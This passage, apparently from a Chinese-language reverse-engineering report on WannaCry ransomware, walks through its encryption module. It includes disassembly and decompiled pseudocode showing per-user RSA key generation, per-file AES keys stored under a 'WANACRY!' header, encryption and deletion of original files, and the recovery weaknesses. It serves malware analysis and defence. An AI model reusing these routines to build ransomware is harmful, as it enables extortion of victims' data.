8B3D 04710010   MOV EDI,DWORD PTR DS:[0x10007104]   kernel32.GetProcAddress
68 F8D10010     PUSH 0x1000D1F8                     ASCII "CryptAcquireContextA"
56              PUSH ESI                            advapi32.77DA0000
FFD7            CALL EDI
68 E8D10010     PUSH 0x1000D1E8                     ASCII "CryptImportKey"
56              PUSH ESI                            advapi32.77DA0000
A3 3CD90010     MOV DWORD PTR DS:[0x1000D93C],EAX   advapi32.77DA0000
FFD7            CALL EDI
68 D8D10010     PUSH 0x1000D1D8                     ASCII "CryptDestroyKey"
56              PUSH ESI                            advapi32.77DA0000
A3 40D90010     MOV DWORD PTR DS:[0x1000D940],EAX   advapi32.77DA0000
FFD7            CALL EDI
68 C8D10010     PUSH 0x1000D1C8                     ASCII "CryptEncrypt"
56              PUSH ESI                            advapi32.77DA0000
A3 44D90010     MOV DWORD PTR DS:[0x1000D944],EAX   advapi32.77DA0000
FFD7            CALL EDI
68 B8D10010     PUSH 0x1000D1B8                     ASCII "CryptDecrypt"
56              PUSH ESI                            advapi32.77DA0000
A3 48D90010     MOV DWORD PTR DS:[0x1000D948],EAX   advapi32.77DA0000
FFD7            CALL EDI
68 ACD10010     PUSH 0x1000D1AC                     ASCII "CryptGenKey"
56              PUSH ESI                            advapi32.77DA0000
```

图21 动态获取CryptAPI函数

然后会创建00000000.pky和00000000.eky这两个文件，程序将通过CryptGenKey函数为每个用户生成独立的RSA公私钥对，并将其中的公钥写入00000000.pky文件，而私钥则会由内置的RSA公钥加密后写入00000000.eky文件。

```
if ( !xCryptImportKey(*((_DWORD *)v3 + 1), &rsa_pub1, 276, 0, 0, (char *)v3 + 12)// 内置的RSA公钥
  || !sub_10004350(*((_DWORD *)v3 + 1), (int)v3 + 8)// 生成RSA公私钥对
  || !sub_10004040(*((_DWORD *)v3 + 1), *((_DWORD *)v3 + 2), 6u, f00000000_pky) )//
                                        // 将生成的RSA公钥写入00000000.pky
{
  goto LABEL_19;
}
if ( f00000000_eky )
  sub_10003C40((int)v3, f00000000_eky);   // 将生成的RSA私钥用内置的RSA公钥加密后写入00000000.eky
if ( !sub_10003C00((int)v3, f00000000_pky) )
{
19:
  sub_10003BB0((int)v3);
  return 0;
}
```

图22 创建00000000.pky和00000000.eky文件

我们可以在dump出的加密模块中找到内置的RSA公钥，注意这里有两组：


图23 程序内置的RSA公钥

接着程序将通过目录遍历来获取要加密的具体文件，我们可在FindFirstFileW和FindNextFileW函数上下断来进行跟踪，其中不会对如下目录进行遍历：





图24 不加密的文件路径

同时，程序所用到的那些资源文件也不会被加密，且加密仅针对特定的文件类型，如下列出了部分符合条件的后缀名：





图25 加密的文件类型

当程序遍历完某个目录后，将对那些需要被加密的文件进行处理，首先会通过CryptGenRandom函数为当前要加密的文件随机生成128位的AES密钥，然后对其进行密钥扩展并清空所占内存，此AES密钥将被00000000.pky文件中保存的RSA公钥加密后保存到相应加密文件的首部：

```
1000442C   52              PUSH EDX                          rsaenh.68031980
1000442D   50              PUSH EAX
1000442E   FF15 2C700010   CALL DWORD PTR DS:[0x1000702C]    advapi32.CryptGenRandom
10004434   C2 0800          RETN 0x8
10004437   90              NOP
```

```
Address    Hex dump                                          ASCII
0012D5CC   24 8E CB 54 14 00 77 E1 8C C4 85 3B 8E 5B 5A F4   $嘖T¶.w釋曉;藏Z
0012D5DC   D0 EC 12 00 00 00 00 00 08 00 0A 00 08 00 00 00   徐↕.....◘...◘...
```

```
100043E4   6A 00            PUSH 0x0
100043E6   52               PUSH EDX
100043E7   FF15 48D90010    CALL DWORD PTR DS:[0x1000D948]    advapi32.CryptEncrypt
100043ED   85C0             TEST EAX,EAX
100043EF   56               PUSH ESI
100043F0   75 0F            JNZ SHORT 10004401
100043F2   FF15 68700010    CALL DWORD PTR DS:[0x10007068]    ntdll.RtlLeaveCriticalSection
```

```
if ( !sub_10004370((int)v33, &aes_key_128, 0x10u, (int)&encry_aes_key, (int)&encry_aes_key_size) )
  goto LABEL_39;                                    // CryptGenRandom生成128位的AES密钥
                                                    // CryptEncrypt通过pky中的RSA公钥对AES密钥进行加密
sub_10005DC0(v4 + 84, &aes_key_128, off_1000D8D4, 0x10, 0x10);// AES密钥扩展
memset(&aes_key_128, 0, 0x10u);                     // 清空内存中的AES密钥
if ( !xWriteFile(v9, aWanacry, 8, &v36, 0)          // "WANACRY!"标记
  || !xWriteFile(v9, &encry_aes_key_size, 4, &v36, 0)// AES密钥加密后的大小，256字节
  || !xWriteFile(v9, &encry_aes_key, encry_aes_key_size, &v36, 0)// AES密钥加密后的内容
  || !xWriteFile(v9, &a4, 4, &v36, 0)
  || !xWriteFile(v9, &FileSize, 8, &v36, 0) )
```

图26 通过pky文件中的RSA公钥加密生成的AES密钥

再然后就是读取原文件数据，并通过AES加密后保存到相应加密文件中，处理完成后原文件将被删除：

```
  if ( !xReadFile(v8, *((_DWORD *)v4 + 306), 0x10000, &v35, 0) || v35 != 0x10000 )
  {                                                 // 读取原文件内容
  21:
    v15 = (char *)&ms_exc.registration;
    goto LABEL_64;
  }                                                 // 通过AES进行加密处理
  sub_10006940((int)(v4 + 84), *((_DWORD *)v4 + 306), *((char **)v4 + 307), 0x10000u, 1);
  if ( xWriteFile(v9, *((_DWORD *)v4 + 307), 0x10000, &v36, 0) && v36 == 0x10000 )
  {                                                 // 保存加密后的内容
    SetFilePointer(v8, 0x10000, 0, 0);
    v34 -= 0x10000i64;
    goto LABEL_52;
  }
```

图27 通过AES算法加密文件

我们来大致梳理下，此过程由RSA 2048+AES 128配合完成，程序将为每个用户生成独立的RSA公私钥，对应RSA公钥保存在pky文件中，而RSA私钥则由内置的RSA公钥加密后保存在eky文件中。文件数据的加密由AES算法实现，每个被加密文件会生成随机的AES密钥，并通过pky文件中的RSA公钥加密后保存到相应加密文件首部。若要对加密文件进行解密，则需要先解密首部的AES密钥，进而需要解密eky文件中的RSA私钥，因此需要用到程序作者持有的RSA私钥。另外，程序中内置了两组RSA公钥，部分文件会通过含有私钥的内置RSA公钥进行处理，这些文件是可以免费解密的。

最终，待文件都加密完成后，程序将会弹出勒索的窗口：


图28 弹出的勒索窗口

## 3 结语

理论上，需要付费的被加密文件是无法通过正常的解密流程进行还原的，但由于作者在设计时有些方面考虑的不完美，诸如公私钥的生成是在本地而非服务端等，从而可能通过一些方法进行绕过。当然，由于勒索软件在加密文件时一般都遵循特定的套路，作为防护方可考虑引入相应的程序行为检测，即主动防御，有点类似于针对特定漏洞的保护措施。

## 4 参考

[1] WanaCrypt0r勒索蠕虫完全分析报告
http://bobao.360.cn/learning/detail/3853.html
[2] WannaCry蠕虫详细分析
http://www.freebuf.com/articles/system/134578.html
[3] WannaCry勒索病毒分析报告
http://www.freebuf.com/articles/paper/134637.html
[4] WCry/WanaCry Ransomware Technical Analysis
https://www.endgame.com/blog/wcrywanacry-ransomware-technical-analysis